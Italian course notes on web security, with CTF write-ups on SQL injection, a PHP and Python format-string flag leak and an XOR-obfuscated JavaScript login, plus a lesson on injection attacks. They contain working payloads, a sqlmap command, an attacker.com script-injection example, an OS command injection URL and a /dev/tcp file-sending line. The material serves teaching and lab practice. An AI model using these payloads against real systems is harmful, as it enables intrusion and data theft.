(Una SQL Injection si verifica di solito quando si chiede a un utente un input, come il suo nome utente/id, e invece di un nome/id, l'utente fornisce un'istruzione SQL che verrà inconsapevolmente eseguita sul database.

- SQL Injection basata sull'inserimento di 1=1 è sempre vera
- SQL Injection basata sull'inserimento ""="" è sempre vera
- SQL Injection basata sull'inserimento di statement SQL (es. stringa ed altra query SQL)

Un modo per proteggersi è parametrizzare le query, tali da essere preparati a sanitizzare ogni stringa prevenendo caratteri speciali oppure inserimento di keyword SQL che validano sempre l'accesso
Di più al link: https://www.w3schools.com/sql/sql_injection.asp)

Possiamo inserire l'attacco SQL Injection inserendo
' or 1=1--   come username e password
Attenzione: Ad alcuni sembra andare con → *' or '='*

Con il seguente risultato:

Non c'è molto da vedere: se seguiamo il codice QR non troviamo nessuna flag ispezionando il codice HTML.
Tuttavia, andando dentro ai cookies, l'unico di sessione presente è la seguente stringa:
ZW5jcnlwdENURntpX0g0dDNfaW5KM2M3aTBuNX0%3D

Si tratta di una stringa base64, ma dobbiamo togliere il *%3D*, in quanto attualmente si tratta di un URL.
Possiamo quindi provare a decodificarla, ottenendo correttamente la flag:
encryptCTF{i_H4t3_inJ3c7i0n5

Altra possibile soluzione → comporta l'uso di *sqlmap*, strumento open source che esegue in automatico le iniezioni. Qui si può usare il comando:
sqlmap -u 127.0.0.1:9090/login.php --data="username=admin&password=pass&submit=submit" -p username --dump --time-sec 1 --batch --answer="crack=n

Lezione 9: Language Vulnerabilities/Vulnerabilità del linguaggio (Conti)

Oltre alle possibili vulnerabilità del sistema in uso, bisogna decisamente considerare anche le possibili vulnerabilità del linguaggio che si sta usando. Alcune funzioni possono esporre l'applicazione a minacce.
È una buona pratica essere consapevoli di questi rischi per prevenire gli attacchi.

Per esempio, il C è una sorta di padre di tutti i linguaggi di programmazione ed è considerato di alto livello. Un linguaggio di alto livello è un linguaggio di programmazione che consente di sviluppare un programma in un contesto di programmazione molto più semplice e generalmente indipendente dall'architettura hardware del computer, in cui molte cose sono lasciate al programmatore (ad esempio, la gestione della memoria (allocazione/deallocazione di variabili)).
Si possono trovare diverse minacce (link di riferimento: https://int0x33.medium.com/day-49-common-c-code-vulnerabilities-and-mitigations-7eded437ca4a)

Molte vulnerabilità del C riguardano i buffer overflow.
Buffer overflow (o buffer overrun), in informatica, è una condizione di errore che si verifica a runtime quando in un buffer di una data dimensione vengono scritti dati di dimensioni maggiori.
Le aree di memoria riservate ai buffer per contenere i dati, quando viene scritto codice vulnerabile, consentono a un exploit di scrivere su altri valori importanti in memoria, come le istruzioni che la CPU deve eseguire successivamente. C e C++ sono suscettibili di buffer overflow perché definiscono le stringhe come

array di caratteri a terminazione nulla, non controllano implicitamente i limiti e forniscono chiamate di libreria standard per le stringhe che non applicano il controllo dei limiti.

La gestione della memoria, nel caso di C, è completamente data al programmatore; ciò non accade nel caso di linguaggi come Java, dove la *garbage collection* (gestione della memoria e deallocazione delle variabili) è automaticamente gestita.

A tal proposito, ad esempio, abbiamo:

- La funzione *gets()* non può essere utilizzata in modo sicuro. A causa della mancanza di controllo dei limiti e dell'impossibilità per il programma chiamante di determinare in modo affidabile la lunghezza della prossima riga in arrivo, l'uso di questa funzione consente agli utenti malintenzionati di modificare arbitrariamente la funzionalità di un programma in esecuzione attraverso un attacco di buffer overflow. Essa legge infiniti caratteri dati da un flusso e li memorizza nella stringa *str*
  Nell'esempio, cosa succede se inseriamo più di 15 caratteri? → corruzione della memoria

```
char buff[15];
int pass = 0;

printf("\n Enter the password : \n");
gets(buff);
```

- La funzione *strcpy()* copia i caratteri contenuti in *src* in *trg* e può essere facilmente utilizzata in modo improprio, consentendo agli utenti malintenzionati di modificare arbitrariamente la funzionalità di un programma in esecuzione attraverso un attacco di buffer overflow.
  In questo esempio, cosa succede se copiamo più di 10 caratteri? → corruzione della memoria

```
1  char str1[10];
2  char str2[]="WeWantToOverwriteMemory";
3  strcpy(str1,str2);
```

Ora prendiamo l'esempio di altri linguaggi, come ad esempio PHP, usato spesso nel contesto web, definito come *dynamically typed language*, il che significa che il tipo è associato ai valori di run-time e non alle variabili nominate, ai campi e così via. Questo significa che il programmatore può scrivere un po' più velocemente, perché non deve specificare i tipi ogni volta (a meno che non usi un linguaggio a tipizzazione statica con inferenza dei tipi). Questo a volte può essere un problema.
(Link di riferimento:
https://medium.com/swlh/php-type-juggling-vulnerabilities-3e28c4ed5c09
https://www.php.net/manual/en/language.types.type-juggling.php)

PHP ha una funzione chiamata "type juggling" o "type coercion". Ciò significa che durante il confronto di variabili di tipo diverso, PHP le converte prima in un tipo comune e comparabile.
Ad esempio, quando il programma confronta la stringa "7" e il numero intero 7 nello scenario seguente:

```
$example_int = 7

$example_str = "7"

if ($example_int == $example_str) {

   echo("PHP can compare ints and strings.")

}
```

Il codice verrà eseguito senza errori e mostrerà "PHP può confrontare interi e stringhe". Questo comportamento è molto utile quando si vuole che il programma sia flessibile nel gestire diversi tipi di input dell'utente.

Tuttavia, è importante notare che questo comportamento è anche una fonte importante di bug e vulnerabilità di sicurezza. Ad esempio, quando PHP deve confrontare la stringa "7 puppies" con il numero intero 7, PHP cercherà di estrarre il numero intero dalla stringa. Quindi il confronto sarà valutato come Vero.

```
("7 puppies" == 7) -> True
```

Il modo più comune in cui questa particolarità di PHP viene sfruttata è l'utilizzo per aggirare l'autenticazione. Quindi, inviando semplicemente un input intero pari a 0, si accederà con successo come amministratore, poiché la valutazione sarà True:

```
(0 == "Admin_Password") -> True
```

Come farlo in pratica:
1. Identificare il linguaggio di programmazione utilizzato nell'applicazione
2. Identificare la versione
3. Identificare le eventuali librerie utilizzate
4. Verificare su Google la presenza di eventuali vulnerabilità

Esercizi Lezione 9

1. You are given the code of a webapp. What is it hiding?
2. Because creating real pwn challs was to mainstream, we decided to focus on the development of our equation solver using OCR
3. The authors tried to protect their JS code … is that enough to scare an attacker?

1) 50_Slash_Slash: Testo, aiuti e soluzione

Testo

You own the application.
Free to use any resource you are given (e.g., you can have a look at the files contained in the 7z file).

In questo contesto, dettaglierò tutti i passi a differenza di chi dovrebbe farlo, ma non lo fa:

- Unzippare tutta la cartella in formato 7z
- Dentro, seguire il link: https://www.youtube.com/watch?v=N5vscPTWKOk&list=PL-osiE80TeTt66h8cVpmbayBKlMTuS55y&index=7 per imparare ad usare i *virtual environment* di Python. Un ambiente virtuale in Python è uno strumento che aiuta a mantenere separate le dipendenze richieste da diversi progetti creando per loro ambienti virtuali isolati.

- Le applicazioni sviluppate con Python useranno spesso pacchetti e moduli che non fanno parte della libreria standard. A volte le applicazioni necessitano di una versione specifica di una libreria, poiché l'applicazione potrebbe richiedere la correzione di un determinato bug o l'applicazione potrebbe essere scritta utilizzando una versione obsoleta dell'interfaccia della libreria.
  Ciò significa che potrebbe non essere possibile per un'installazione Python soddisfare i requisiti di ogni applicazione. Se l'applicazione A richiede la versione 1.0 di un particolare modulo ma l'applicazione B richiede la versione 2.0, i requisiti sono in conflitto e l'installazione della versione 1.0 o 2.0 non consente l'esecuzione di un'applicazione.
  La soluzione a questo problema è quella di creare un ambiente virtuale, un albero di directory autonomo che contiene un'installazione Python per una particolare versione di Python, oltre a una serie di pacchetti aggiuntivi.

- Quindi, occorre (i primi quattro passaggi da saltare se tutto installato):
    - Installare Python → *sudo apt install python3* (per Arch: *sudo pacman -S python*)
    - Installare PIP → *sudo apt install python3-pip* (per Arch: *sudo pacman -S python-pip)*
    - Installare Virtualenv → *sudo pip install virtualenv* (per Arch: *sudo pacman -S python-virtualenv*)
    - Installare Flask → *sudo pip install flask*
    - Spostarsi all'interno della cartella *app* una volta unzippata la cartella
    - Attivare l'environment presente → *source env/bin/activate*
    - Installare i pacchetti con *pip* inclusi nel file *requirements* → *pip install -r requirements.txt*
    - Una volta finito di usare il virtualenv, si usa *deactivate* per uscire

Aiuti:

1) If you run the application with `python application.py` you see a meme telling you are in the wrong path. If you inspect the python code, you can see that the flag is contained inside a virtual environment call. Let's go to inspect the activation file of the environment, which is contained at "./env/bin/activate". There, you might find the FLAG.

Attenzione

Potrebbe esserci un errore del tipo:
Cannot import name Container from collections

Ciò è dovuto, nel caso si usi Python 3.10, all'uso di un pezzo deprecato all'interno della libreria. Sarà quindi necessario Python 3.9.

Su Arch Linux si fa così:

- Installare *yay* → https://www.lffl.org/2021/01/guida-yay-arch-linux-manjaro.html
- Installare Python 3.9 → *yay python39*

Su Ubuntu si fa così:
sudo apt update
sudo apt install software-properties-common
sudo add-apt-repository ppa:deadsnakes/ppa
sudo apt install python3.9

Installare *pip* in versione 3.9

- *curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py*
- *python3.9 get-pip.py*

Usare i comandi per avviare l'esercizio come segue (in versione 3.9 e attenzione a mettere sempre *-m*)

- *python3.9 -m pip install -r requirements.txt*
- *python3.9 application.py*

Soluzione

Ci viene fornito un file "7Z". Per unzipparlo, seguire questi comandi:

- *sudo apt-get install p7zip-full* (se non già presente ovviamente)
- *7za x myfile.tar.7z*
- *tar -xvf myfile.tar*

La flag è contenuta all'interno, quindi dobbiamo guardarlo all'interno. Se decomprimiamo la cartella, otteniamo una cartella chiamata "app". Se ispezioniamo il suo interno, possiamo vedere un file chiamato "application.py", un'applicazione Flask (uno dei pacchetti installati con Pip). Possiamo ad esempio eseguirla; apriamo un terminale e digitiamo: *python application.py*

Scritto da Gabriel

Anche ispezionando cookie, codice, pagina o qualsiasi altra cosa, non spunta nulla di utile.
Proviamo quindi ad ispezionare il codice Python presente nella cartella.
Come si vede, all'interno dello script *application.py* si trova una ruote che indica una flag che inizia con *encryptCTF*:

```
https://www.youtube.com/watch?v=N5vscPTWKOk&l
'''

FLAG = os.getenv("FLAG", "encryptCTF{}")

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/encryptCTF', methods=["GET"])
def getflag():
        return jsonify({
            'flag': FLAG
        })

if __name__ == '__main__':
    app.run(debug=False)
```

La chiamata *getenv* fa capire che nelle stesse cartelle di *env* dovremmo guardare qualcosa relativo ai commenti (il nome dell'esercizio è Slash Slash, quindi //)

Proviamo a dare un'occhiata ai singoli file presenti in questa cartella.
Andiamo a ispezionare il file di attivazione dell'ambiente virtuale, che è contenuto in "./env/bin/activate".
L'ultima linea del file ha il seguente pezzo:

export $(echo RkxBRwo= | base64 -d)="ZW5jcnlwdENURntjb21tZW50c18mX2luZGVudGF0aW9uc19tYWtlc19qb2hubnlfYV9nb29kX3Byb2dyYW1tZXJ9Cg=="

Possiamo decrittare il messaggio sul terminale, scrivendo (rimpicciolito per motivi di spazio, ndr):
echo "ZW5jcnlwdENURntjb21tZW50c18mX2luZGVudGF0aW9uc19tYWtlc19qb2hubnlfYV9nb29kX3Byb2dyYW1tZXJ9Cg==" | base64 -d

In output otteniamo:
encryptCTF{comments_&_indentations_makes_johnny_a_good_programmer}

2) Python: Testo, aiuti e soluzione

Qui la situazione cambia; abbiamo un file Python e dei file Docker, assieme al file di configurazione Dockerfile.
Quindi, per avviare l'esercizio (spostandosi (cd) in preventivo nella cartella che contiene tutto *python*):

- *chmod -R +rx ./*
- In un'altra finestra di terminale (diversa da quella dei successivi comandi) → *sudo dockerd*
  In questo modo, si attiva il daemon di Docker. Deve rimanere aperta questa finestra.
  (Basta farlo una volta sola, resta attivo dopo)
- *sudo ./docker_build.sh*
- *sudo ./docker_run.sh*

Testo - Attenzione (Richiesta versione 3.9 di Python e seguire i passaggi che masochisticamente sono stati riportati)

We are given the following description: "This is my raspberry pi at home. I have some secrets that only me can received. Do you want to try?"

Aiuti:
1) This is a classic example of language vulnerability.

We need to insert an IP and a Port to do something, i.e., reach the flag. In addition, the app contains a source (see the link): if we open it, we can see a Python code. Let's copy this code in local and try to figure it out what it's doing.
But first, let's try to see the output of the program. If we insert random values, and we are going to receive a message that tells that it is mandatory to insert a specific IP and PORT.

So, let's try to use as an IP 8.8.8.8 and as port 8000.
"The flag has been sent". What does it mean?

Let's go and analyze the source. First, we need, with patience, to clean the code. After that we can understand the various if-else statements.

Let's start with the GET function, where three variables are involved:
● IP : the IP that we provide;
● Port: the port that we provide;
● flag : a string containing (?) the flag.
A dictionary called allowed contains a restriction on the IP number, which must be 8.8.8.8

2) You need to exploit the following line:

```
return ("You have chosen IP " + ip + ", but only %(allowed_ip)s will
receive the key\n") % allowed
```
The language vulnerability can be exploited using a smart "dictionary access"

Si avvia l'esercizio facendo le seguenti cose:
- Crearsi un virtualenv → *virtualenv project*
- Spostarsi nella cartella project → *cd project*
- Attivare l'environment presente → *source bin/activate*
- Spostarsi nella cartella *www*
- Eseguire *python3.9 -m pip install flask*
- Eseguire l'applicazione → *FLASK_APP=chall.py python3.9 -m flask run*
- Aprire un browser e andare all'indirizzo: http://127.0.0.1:5000/

Soluzione

Ci viene data questa pagina:

Complete the following field: source
IP: Port: Submit

Dobbiamo inserire un IP e una porta per poter fare qualcosa, cioè raggiungere la flag. Inoltre, l'applicazione contiene un *source* (si veda il link, quello della foto in viola): se lo apriamo, possiamo vedere un codice Python (il file *source.py*). Copiamo questo in locale e cerchiamo di capire cosa sta facendo.
Ma prima proviamo a vedere l'output del programma.
Immettendo un qualsiasi valore, riceveremo il seguente messaggio:

You have choose IP 79.51.180.84, but only 8.8.8.8 will receive the key

Proviamo quindi a utilizzare come IP 8.8.8.8 e come porta una generica, ad esempio 8000.

SUCCESS: The flag have been sent to DST IP 8.8.8.8 and DST PORT 8000

Andiamo ad analizzare il sorgente di *chall.py* (ad esempio con *cat chall.py* per leggerne il contenuto o con un editor di testo):

```python
def get():
    if request.method == 'GET':
        ip = request.args.get('ip')
        port = request.args.get('port')


        flag = open('flag.txt').readline()
        allowed = {"allowed_ip": "8.8.8.8", "allowed_port": port, "allowed_flag": flag}
        if ip and ip != '' and port and port != '':
            if port.isdigit():
                if ip == allowed.get("allowed_ip"):
                    subprocess.Popen("cat flag.txt > /dev/tcp/" + str(ip) + "/" + str(port), shell=True,
                                                          executable="bash")
                    return ("SUCCESS: The flag have been sent to DST IP %s and DST PORT %s\n") % (ip, port)
                else:
                    return ("You have choose IP " + ip + ", but only %(allowed_ip)s will receive the key\n") % allowed
            else:
                return ("Port invalid\n")
        else:
            return ("Please choose an IP and a PORT\n")
    else:
        return ("FAIL: Method HTTP not allowed (%s)\n") % (request.method)
```

Cominciamo con la funzione GET, in cui sono coinvolte tre variabili:
- IP: l'IP che forniamo;
- Port: la porta che forniamo;
- flag: una stringa contenente (?) la flag.

Un dizionario chiamato *allowed* contiene una restrizione sul numero di IP, che deve essere 8.8.8.8.

Il primo IF controlla che IP e Porta non siano vuoti. In caso contrario, si controlla se la porta è un numero: in caso contrario, riceviamo un messaggio di errore.
In base a ciò, si ottiene che:
- IP = 8.8.8.8;
- Porta = numero a piacere

Quando si inserisce questa combinazione corretta, viene aperto un sottoprocesso contenente la flag e inviato all'indirizzo IP e alla porta indicati.
Tuttavia, dobbiamo concentrarci sull'istruzione else generata da un IP sbagliato. Come si può vedere, l'istruzione restituisce due variabili:
- Il nostro valore IP inserito;
- Il valore IP corretto (quello obbligatorio).

Quello che accade è un'interpolazione (cioè, interpretare uno o più segnaposto con % delle stringhe) della stringa non sicura, in quanto viene controllato in chiaro *allowed_ip*. Si nota da come è stato scritto *allowed_ip* nel ramo else come poter scrivere la nostra stringa; in questo modo, non verrà controllata. Infatti, questa cosa permette di accedere ai valori del dizionario *allowed* (quello con le graffe); infatti, il segno di % permette anche il mapping posizionale all'interno di questo.

Con un po' di attenzione, si può notare che la flag viene stampata in corrispondenza di "allowed_flag".
La stampa utilizza il formato "%(allowed_flag)s" per stampare il valore contenuto nel dizionario (questo serve a formattarlo come IP).

Usiamo questa informazione per stampare la flag come si vede qui:

Complete the following field: source
IP: %(allowed_flag)s Port: 8000 Submit

La formattazione %(allowed_flag)s serve a sfruttare il mapping dizionario e quindi a beccare *allowed_flag* dentro al dizionario.
Questo restituisce un messaggio (come prima), ma questa volta l'IP inserito ci mostra la flag:
You have choose IP INSA{Y0u_C@n_H@v3_fUN_W1Th_pYth0n}, but only 8.8.8.8 will receive the key

In generale, inviando all'host '%s' e qualsiasi intero valido come numero di porta, otteniamo tutto il dizionario 'allowed'.

Scritto da Gabriel

Nota di contorno: Python possiede una vulnerabilità sulla funzione *format()* e dell'operatore % su stringhe, dato che inserendo un qualsiasi flag/dato interno, permette di accedere ad altre variabili locali/globali del programma in esecuzione.
https://www.geeksforgeeks.org/vulnerability-in-str-format-in-python/

3) Xoring: Testo, aiuti e soluzione

Qui abbiamo una serie di file docker e un file *index.html* con del CSS per un sito web. Non esiste una descrizione. Quindi, per avviare l'esercizio (spostandosi (cd) in preventivo nella cartella che contiene tutto *xoring*):

- *chmod -R +rx ./*
- In un'altra finestra di terminale (diversa da quella dei successivi comandi) → *sudo dockerd*
  In questo modo, si attiva il daemon di Docker. (Basta farlo una volta sola, resta attivo dopo)
- *sudo ./docker_build.sh*
- *sudo ./docker_run.sh* (Non si chiuda questa finestra una volta avviato)
- Connettersi all'indirizzo http://127.0.0.1:2052/ aprendo un browser


Aiuti:
1) If we try to insert random credentials we receive an error message, as expected. We can study the sources of the page, hoping to find any clue. Inside we can find a file called "script.js".

However, it's not clear at all what it is doing. This is a common practice on the web, called javascript obfuscation. Let's use an online tool to obtain a clearer version.

2) If we use the value admin as a username, the code checks the password that we insert with a specific password (ciphered). However, our inserted password goes first through a function called x, with a value of 6. It seems like an encryption algorithm. Here we have two choices:
1. Hope that this is symmetric encryption;
2. Define a reversing algorithm.

<u>Soluzione</u>

In questa sfida ci viene chiesto di bypassare l'interfaccia di autenticazione, senza conoscere nessuna informazione sull'utente target. Tuttavia, la descrizione dice che questo non è "essenziale". Quindi, diamo un'occhiata all'applicazione:



Se proviamo a inserire delle credenziali casuali, riceviamo un messaggio di errore, come previsto. Possiamo studiare i sorgenti della pagina, sperando di trovare qualche indizio. All'interno troviamo un file chiamato "script.js" (tasto destro e sezione Debugger oppure scrivendo http://127.0.0.1:2052/script.js):

```
] top
0.0.0.0:2052
  css
  (index)
  script.js
ajax.googleapis.c
cdnjs.cloudflare.c
fonts.googleapis.
fonts.gstatic.com
```

```
1  function pasuser(form) {
2      if (form.id.value=="admin") {
3          if (x(form.pass.value, "6")=="NeAM+bh_saaES_mFlSYYu}nYw•}") {
4              location="success.html"
5          } else {
6              alert("Invalid password/ID")
7          }
8      } else {
9          alert("Invalid UserID")
10     }
11 }
12
13 var _0x8d99=["","\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65","\x6C\x65\x
14 function x(_0x9aadx2,_0x9aadx3){var _0x9aadx4=[];var _0x9aadx5=_0x8d99[0];for(
15 for(j=z=0;z<_0x9aadx2[_0x8d99[2]];z++){_0x9aadx5+=String[_0x8d99[1]](_0x9aadx4
16 return _0x9aadx5}
17
```

Tuttavia, non è affatto chiaro cosa stia facendo. Si tratta di una pratica comune sul web, chiamata offuscamento del JavaScript (Javascript obfuscation).

In parole povere, l'offuscamento del codice è una tecnica utilizzata per trasformare un codice semplice e di facile lettura in una nuova versione deliberatamente difficile da comprendere e da decodificare, sia per gli esseri umani che per le macchine.
L'offuscamento di JavaScript è una serie di trasformazioni del codice che trasformano il codice JS semplice e di facile lettura in una versione modificata estremamente difficile da comprendere e da decodificare.

A differenza della crittografia, dove è necessario fornire una password per la decifrazione, nell'offuscamento di JavaScript non esiste una chiave di decifrazione. In effetti, se si cripta JavaScript sul lato client, sarebbe uno sforzo inutile: se avessimo una chiave di decodifica da fornire al browser, questa potrebbe essere compromessa e il codice potrebbe essere facilmente accessibile.
Con l'offuscamento, invece, il browser può accedere, leggere e interpretare il codice JavaScript offuscato con la stessa facilità del codice originale non offuscato. Anche se il codice offuscato ha un aspetto completamente diverso, genererà esattamente lo stesso output nel browser.

Usiamo uno strumento online (http://jsnice.org/) per ottenere una versione più chiara.
Come si vede, però, quella che descrivono loro non è la soluzione completa; manca infatti un pezzo, in quanto il codice è ancora in esadecimale completo e parecchio non chiaro.

```
1  'use strict';
2  /**
3   * @param {!Object} form
4   * @return {undefined}
5   */
6  function pasuser(form) {
7    if (form.id.value == "admin") {
8      if (x(form.pass.value, "6") == "\u007fNeAM+bh_saaES_mFlSYYu}nYw\u001d}") {
9        /** @type {string} */
10       location = "success.html";
11     } else {
12       alert("Invalid password/ID");
13     }
14   } else {
15     alert("Invalid UserID");
16   }
17 }
18 /** @type {!Array} */
19 var _0x8d99 = ["", "fromCharCode", "length", "substr"];
20 /**
21  * @param {?} g
22  * @param {string} o
23  * @return {?}
24  */
25 function x(g, o) {
26   /** @type {!Array} */
27   var key = [];
28   var ret = _0x8d99[0];
29   /** @type {number} */
30   z = 1;
31   for (; z <= 255; z++) {
32     /** @type {number} */
33     key[String[_0x8d99[1]](z)] = z;
34   }
35   /** @type {number} */
36   j = z = 0;
37   for (; z < g[_0x8d99[2]]; z++) {
38     ret = ret + String[_0x8d99[1]](key[g[_0x8d99[3]](z, 1)] ^ key[o[_0x8d99[3]]
   (j, 1)]);
39     /** @type {number} */
40     j = j < o[_0x8d99[2]] ? j + 1 : 0;
41   }
42   return ret;
43 }
44 ;
```

Io consiglio https://deobfuscate.io/ andando a fare il check su "Rename Hex Identifiers", in maniera tale da ripulire il codice al completo. In questo modo, si può vedere subito che è in atto una funzione di XOR (da cui il nome dell'esercizio).

```
function x(davesha, jesstin) {
  var quatavious = [];
  var quiriat = "";
  for (z = 1; z <= 255; z++) {
    quatavious[String.fromCharCode(z)] = z; //indicizza ogni elemento di quatavious a z (z per 255 volte)
  }
  ;
  for (j = z = 0; z < davesha.length; z++) {
    quiriat += String.fromCharCode(quatavious[davesha.substr(z, 1)] ^ quatavious[jesstin.substr(j, 1)]);
//esegue lo XOR delle sottostringhe "davesha" e "jesstin" in quatavious (tutta con z) di lunghezza 1
    j = j < jesstin.length ? j + 1 : 0; //se j è minore di jesstin.length allora vale "j+1" altrimenti "0"
  }
  ;
  return quiriat; //ritorna la stringa quiriat
}
```

fromCharCode() converte i caratteri Unicode a caratteri

Se utilizziamo il valore *admin* come nome utente, il codice controlla la password inserita con una password specifica (cifrata). Tuttavia, la nostra password inserita passa prima attraverso una funzione chiamata x, con valore 6. Sembra un algoritmo di crittografia. Abbiamo due possibilità:
1. Sperare che si tratti di una crittografia simmetrica;

2. Definire un algoritmo di inversione.

La prima opzione sembra più veloce, quindi possiamo provarla. L'idea è che, dato che conosciamo la chiave di crittografia (6), se è simmetrica possiamo usare la stessa funzione con la password cifrata.
cifrata.
Si vada quindi sulla console da tasto destro scrivendo: *x("_NeAM+bh_saaES_mFlSYYu}nYw\u001d}", "6")*
L'output è: *"iNSA{+ThisWasSimpleYouKnow+}".*

Riferimento altra soluzione (aggiustata e usata perché dà l'idea chiave di ragionamento)
https://st98.github.io/diary/posts/2017-04-10-inshack-2017.html

La chiave in effetti dell'esercizio è la coppia di controlli:

```
if(form.id.value=="admin"){if(x(form.pass.value,"6")
```

Se si sfrutta la vulnerabilità di XOR di usare il valore della stringa *_NeAM+bh_saaES_mFlSYYu}nYw\u001d}* sulla base del valore 6 (con /0 che rappresenta il valore nullo), convertiamo *encrypted* in UTF-8 da esadecimale (sapendo che la stringa sotto rappresenta il suo valore in esadecimale ed eseguiamo lo XOR diretto con la stringa, sfruttando il fatto che la chiave sia ripetuta essendo simmetrica):

*from pwn import **
*from codecs import **
encrypted =
bytes.fromhex('7F4E65414D2B62685F73616145535F6D466C535959757D6E59771D7D').decode('utf-8')
print (xor(encrypted, '6\0'))

Lezione 10: Injection Attacks (Conti)

Gli <u>injection attacks</u> si riferiscono a un'ampia classe di vettori di attacco. In un attacco di tipo injection, un aggressore fornisce input non attendibili a un programma. Questo input viene elaborato da un interprete come parte di un comando o di una query in una maniera anomala. A sua volta, questo altera l'esecuzione del programma.
Le iniezioni sono tra gli attacchi più vecchi e pericolosi rivolti alle applicazioni Web. Possono portare al furto di dati, alla perdita di dati, alla perdita di integrità dei dati, al denial of service e alla compromissione completa del sistema. La ragione principale delle vulnerabilità di iniezione è solitamente l'insufficiente convalida dell'input dell'utente.

Ci sono diversi tipi di attacchi:

1) *Code injection*, l'aggressore inietta codice applicativo scritto nel linguaggio dell'applicazione. Questo codice può essere utilizzato per eseguire comandi del sistema operativo con i privilegi dell'utente che sta eseguendo l'applicazione web. In casi avanzati, l'aggressore può sfruttare ulteriori vulnerabilità di privilege escalation (appropriazione indebita di privilegi d'accesso), che possono portare alla completa compromissione del server Web.

```
**
* Get the code from a GET input
* Example of Code Injection-
http://example.com/?code=phpinf
o();
*/
$code = $_GET['code'];

/**
* Unsafely evaluate the code
* Example - phpinfo();
*/
 eval("\$code;");
```

2) *CRLF*, L'aggressore inietta una sequenza inaspettata di caratteri CRLF (Carriage Return and Line Feed), caratteri usati per EOL (fine line). Questa sequenza viene utilizzata per dividere un'intestazione di risposta HTTP e scrivere contenuti arbitrari nel corpo della risposta. In generale, un browser invia una richiesta ad un server, la cui risposta contiene un header di risposta HTTP ed un contenuto (pagina web). I due elementi sono separati con una combinazione di caratteri speciali (i CRLF, appunto); il web server li usa per capire quando il nuovo header HTTP inizia e quando un altro finisce.

   Per esempio, l'aggressore inietta i caratteri CRLF nell'input.
   Impatto potenziale:
   - Iniezione di altri attacchi
   - Divulgazione di informazioni

   Ad esempio, un server web potrebbe raccogliere i log (*log poisoning*), inserendo anche dei caratteri che confondano i sistemi di analisi.
   - *123.123.123.123 - 08:15 - /index.php?page=home*

   Se un aggressore è in grado di eseguire l'attacco CRLF, può falsificare il contenuto dei log.
   contenuto del log
   - */index.php?page=home&%0d%0a127.0.0.1 - 08:15- /index.php?page=home&restrictedaction=edit*

   Questo attacco produrrà due voci nel file di log.

   Questo capita anche nel caso di HTTP, in cui un attaccante può iniettare alcune sequenze CRLF e modificare l'header e la risposta http; da parte da HTTP, un singolo CRLF separa inizio/fine sugli header, un CRLF doppio separa tutti gli header dal body. In questo modo, modificando ad esempio l'header *Location*, reindirizziamo verso un certo sito.

3) *Cross-site Scripting (XSS)*, sono un tipo di iniezione in cui vengono iniettati script dannosi in siti web altrimenti benigni e affidabili. Gli attacchi XSS si verificano quando un aggressore utilizza un'applicazione Web per inviare codice dannoso, generalmente sotto forma di script lato browser, a un altro utente finale. Le falle che permettono a questi attacchi di avere successo sono piuttosto diffuse e si verificano ovunque un'applicazione web utilizzi l'input di un utente all'interno

dell'output che genera senza convalidarlo o codificarlo. Normalmente si tratta di codici JavaScript, eseguiti nel browser della vittima e avvengono quando una vittima visita l'applicazione web. La pagina è il veicolo dell'attacco stesso (es. forum, bacheche di messaggi, pagine web con commenti). Questo può accadere nel caso di siti con recensioni (Amazon-like); essendo il dato inviato come HTML, sapendo che un server può eseguire un certo dato, in particolare per un certo utente, modificando i metadati inviati.

Ad esempio, ad esempio, un browser potrebbe avere una funzione che mostra l'ultimo commento pubblicato, disponibile nel database

```
print "<html>"
print "<h1>Commento più recente</h1>"
print database.latestComment
print "</html>"
```

- il presupposto del programmatore è che questo dovrebbe contenere solo testo
- un utente malintenzionato potrebbe iniettare quanto segue:

```
<script>doSomethingEvil();</script>
```

- Il server fornirà il seguente codice HTML:

```
<html>
<h1>Commento più recente</h1>
<script>doSomethingEvil();</script>
</html>
```

- quando la vittima carica il contenuto, lo script verrà eseguito

Un modo per poter evitare questi attacchi sono dei token sincronizzanti, che si assicurano inviando un dato server side la validità del dato (così, un attaccante non potrà disporre di questa info se non è dentro il server) oppure cookie sicuri (SameSite), che specificano policy di sicurezza.

4) *E-mail header injection,* Diverse pagine web implementano moduli di contatto
Nella maggior parte dei casi, questi moduli di contatto impostano delle intestazioni.
Queste intestazioni vengono interpretate dalla libreria di posta elettronica del server web.
    a. trasformati in comandi SMTP risultanti
    b. elaborati dal server SMTP
Un utente malintenzionato potrebbe essere in grado di introdurre header aggiuntivi nel messaggio
5) *Host header injection*, di solito un server web ospita diverse applicazioni web (anche note come host virtuali), cioè diverse applicazioni web nello stesso IP.
L'host header specifica quale sito web o applicazione web deve elaborare una richiesta HTTP in entrata. L'intestazione dell'host invia la richiesta all'applicazione corretta.
La maggior parte dei server web è configurata per passare l'host header non riconosciuta
Al primo host virtuale dell'elenco. È possibile inviare richieste HTTP con intestazioni arbitrarie al primo host virtuale.

Gli header dell'host sono comuni nelle applicazioni PHP.
Ad esempio, un uso non sicuro è il seguente:

```
○ <script src="http://<?php echo _SERVER['HOST'] ?>/script.js">
```

Un esempio di iniezione è il seguente:

```
○ <script src="http://attacker.com/script.js">
```

Questo reindirizzerà la vittima a un'applicazione web dannosa.

6) *OS Command injection*, iniezione di comandi del sistema operativo con utenti che eseguono i privilegi dell'applicazione
Ad esempio, un'applicazione PHP può eseguire un comando *ping* (di connessione) a un determinato indirizzo IP

```
<?php
```

```
$address = $_GET["address"];
$output = shell_exec("ping -n 3 $address");
echo "<pre>$output</pre>";
?>
```

La richiesta viene effettuata tramite una richiesta GET → Nome del parametro: indirizzo
Un utente malintenzionato potrebbe richiedere quanto segue, mostrando ping e l'elenco dei file presenti nella directory → *http://example.com/ping.php?address=8.8.8.8%26ls*

